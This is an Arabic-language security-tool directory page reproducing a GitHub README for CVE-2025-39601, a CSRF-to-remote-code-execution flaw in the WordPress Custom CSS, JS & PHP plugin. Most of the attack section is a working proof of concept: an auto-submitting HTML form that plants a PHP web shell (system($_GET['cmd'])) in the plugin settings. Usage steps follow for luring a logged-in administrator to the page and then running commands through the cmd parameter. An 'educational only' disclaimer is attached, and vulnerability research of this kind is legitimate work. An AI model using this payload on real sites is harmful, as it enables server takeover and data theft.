
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-39601 — إضافة WordPress Custom CSS, JS & PHP <= 2.4.1 - ثغرة CSRF إلى RCE | Kitploit

أدوات/GitHubGitHub/nxploited/cve-2025-39601
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبCTFاختبار الاختراقالتعلم والتعليم
GitHubnxploited/cve-2025-39601

CVE-2025-39601

إضافة WordPress Custom CSS, JS & PHP <= 2.4.1 - ثغرة CSRF إلى RCE

عرض المستودع
180منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

🚨 CVE-2025-39601 - CSRF إلى RCE في إضافة WordPress Custom CSS, JS & PHP الإصدار <= 2.4.1

🧠 الوصف

ثغرة Cross-Site Request Forgery (CSRF) في إضافة WPFactory Custom CSS, JS & PHP تسمح بـ تنفيذ التعليمات البرمجية عن بُعد (RCE) عن طريق حقن كود PHP خبيث عبر طلبات POST غير مصرح بها.
يؤثر هذا على جميع الإصدارات حتى 2.4.1 وما يشملها.

  • معرّف CVE: CVE-2025-39601
  • تاريخ النشر: 2025-04-16
  • تاريخ التحديث: 2025-04-16
  • الخطورة: 🔥 9.6 (حرجة)
  • CWE: CWE-352 - تزوير الطلبات عبر المواقع
  • متجه CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H


🖼️ إثبات مرئي

فيما يلي لقطة شاشة تعرض نتيجة استغلال ناجح، توضح كيفية تنفيذ التعليمات البرمجية عن بُعد عبر معامل URL:

Nxploited


Nxploited


💥 إثبات المفهوم (PoC)

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF to RCE vulnerability</title>
</head>
<body onload="document.forms[0].submit()">
    <h1>CSRF PoC - WordPress Custom CSS, JS & PHP plugin <= 2.4.1</h1>
    <p>By : Nxploited | Khaled Alenazi</p>
    <form action="http://192.168.100.74:888/wordpress4/wp-admin/tools.php?page=alg-custom-php" method="POST">
        <input type="hidden" name="alg_custom_css_php_enabled" value="1">
        <input type="hidden" name="alg_custom_css_php_execute" value="plugins_loaded">
        <input type="hidden" name="alg_custom_css_php" value="<?php system($_GET['cmd']); ?>">
        <input type="hidden" name="alg_ccjp_submit" value="php">
        <noscript><input type="submit" value="Submit"></noscript>
    </form>
</body>
</html>

🧪 الاستخدام

  1. قم باستضافة ملف HTML أعلاه على أي خادم خارجي أو بيئة محلية.
  2. بينما يكون مستخدم بصلاحية مدير (admin) مسجلاً الدخول، قم بزيارة ملف HTML المستضاف في متصفحه.
  3. سيؤدي هذا إلى إرسال النموذج بصمت وحقن كود PHP في إعدادات الإضافة.
  4. يتم بعد ذلك تنفيذ الكود تلقائيًا عند كل تحميل صفحة عبر خطاف plugins_loaded.
  5. مثال على التنفيذ:
    http://target-site.com/?cmd=whoami
    

⚠️ إخلاء مسؤولية

إثبات المفهوم هذا هو لأغراض تعليمية فقط.
المؤلف ليس مسؤولاً عن أي إساءة استخدام أو ضرر ناتج عن تطبيق هذه المعلومات بشكل غير صحيح.
اختبر دائمًا في بيئات محكومة وبإذن.


بواسطة: Nxploited | Khaled Alenazi

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





